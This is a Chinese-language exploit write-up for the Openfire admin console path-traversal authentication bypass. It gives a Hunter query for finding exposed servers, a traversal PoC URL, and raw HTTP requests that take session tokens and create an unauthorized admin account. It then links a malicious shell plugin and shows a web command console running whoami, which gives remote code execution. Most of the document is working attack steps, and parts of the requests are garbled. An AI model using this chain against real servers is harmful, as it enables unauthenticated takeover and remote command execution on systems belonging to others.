

O3-1Openfire-PermissionAC


漏洞描述：

Openfire是免费的、开源的、基于可扩展通讯和表示协议(XMPP)、采用Java编程语言开发的实时协作服务器。Openfire安装和使用都非常简单，并利用Web进行管理。单台服务器甚至可支持上万并发用户。Openfire的管理控制台是一个基于 Web 的应用程序，被发现可以使用路径遍历的方式绕过权限校验。成功利用后，未经身份验证的用户可以访问 Openfire 管理控制台中的后台页面。同时由于Openfire管理控制台的后台提供了安装插件的功能，所以攻击者可以通过安装恶意插件达成远程代码执行的效果。

影响版本：

- 3.10.0 <= Openfire < 4.6.8
- 4.7.0 <= Openfire 4.7.x < 4.7.5

网站图片：



网络测绘：

Hunter 语法：

hunterapp.name="Openfire"


漏洞发现：

当访问poc出现如下情况表示存在漏洞

payload:

/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp

效果图:



EXP

1. 获取JSESSIONID和csrfoken

```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```




1. 通过上一步回去到的JSESSIONID和csrfoken替换下列数据包中相应参数，构造用户

```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=qvg9l8fyflxMuwP&username=test123&name=&email=&password=test123&passwordConfirm=test123&isAdmin=on&creat
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
```


Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=node0m00xukgw3om052y56u7pp1451582.node0; csrf=gvg9l8fyflxMwvP
Upgrade-Insecure-Requests: 1

使用创建的账户test123/test123,登录



5在插件处上传利用插件getsgcl

插件下载地址: https://download.csdn.net/download/qq_33331244/88224220



6插件上传成功

Junuj15x1w	0jxc0/0bQj	1.0.0	1mkprA4k8w3		
L675d8qyD7S	mD94X3118Xcz	1.0.0	8PNDgOTeYf		
license	pYca7a8w	1.0.0	iuIew5UuYo8fbYF		
Monitoring Service	Monitors conversations and statistics of the server.	2.0.0	IgniteRealtime // Jive Software		
MotD (Message of the Day)	Allows admins to have a message sent to users each time they log in.	1.2.2	Ryan Graham		
nhH54iPDfb	OZA6JtbldPNI	1.0.0	510tIDZC3gm1		
o7XUXmBHzzrGC	rFc9hQ4zuWVWU	1.0.0	mWw9PhAda3ivS		
oAH4s50H	ACbnjDLBp0O	1.0.0	2m5HAbKMsbjyo		
Management Tool	pass 123	0.0.0	author		
openfire shell	pass 123	0.0.0	txf		
openfire help	help	0.0.0	mon		
openfire monitor	monitor	0.0.0	txf		
oVRb7Lt3cde	YEch4R2RC3	1.0.0	iwi0q6xG7Y		
oxRAUSwYMUr0	VN8LJAZHO954SSj	1.0.0	j4x57ljhL5		
Openfire		1.0.0	Openfire		
Pu1RLYTvhfUw	ZTX7zfr61k2SQIB	1.0.0	RHr5n14ooG7nR		
Pw9Nb2ltbeER	LA2L3ngSm4Xd	1.0.0	OsWviD48MnBC		
r8WaG6WekC	Op2TZ88hHySqs	1.0.0	JijnrOQvai		
rISIQmBASET0Hz	ohNtXWEgbXk	1.0.0	715fFKEFQB9KfPZ		
Search	Provides support for Jabber Search (XEP-0055)	1.7.3	Ryan Graham		

7进入服务器->服务器设置->shellplugin，输入密码123，即可实现rce


openfire
Openfire 4.4.0
Logged in as test123 - [Logout](#)
Clustering status - Disabled

[Server](#) | [Users/Groups](#) | [Sessions](#) | [Group Chat](#) | [Plugins](#)

openfire管理工具

系统命令

执行命令

whoami

执行

执行结果

openfire

[Server](#) | [Users/Groups](#) | [Sessions](#) | [Group Chat](#) | [Plugins](#)
Built by the [IgniteRealtime.org](#) community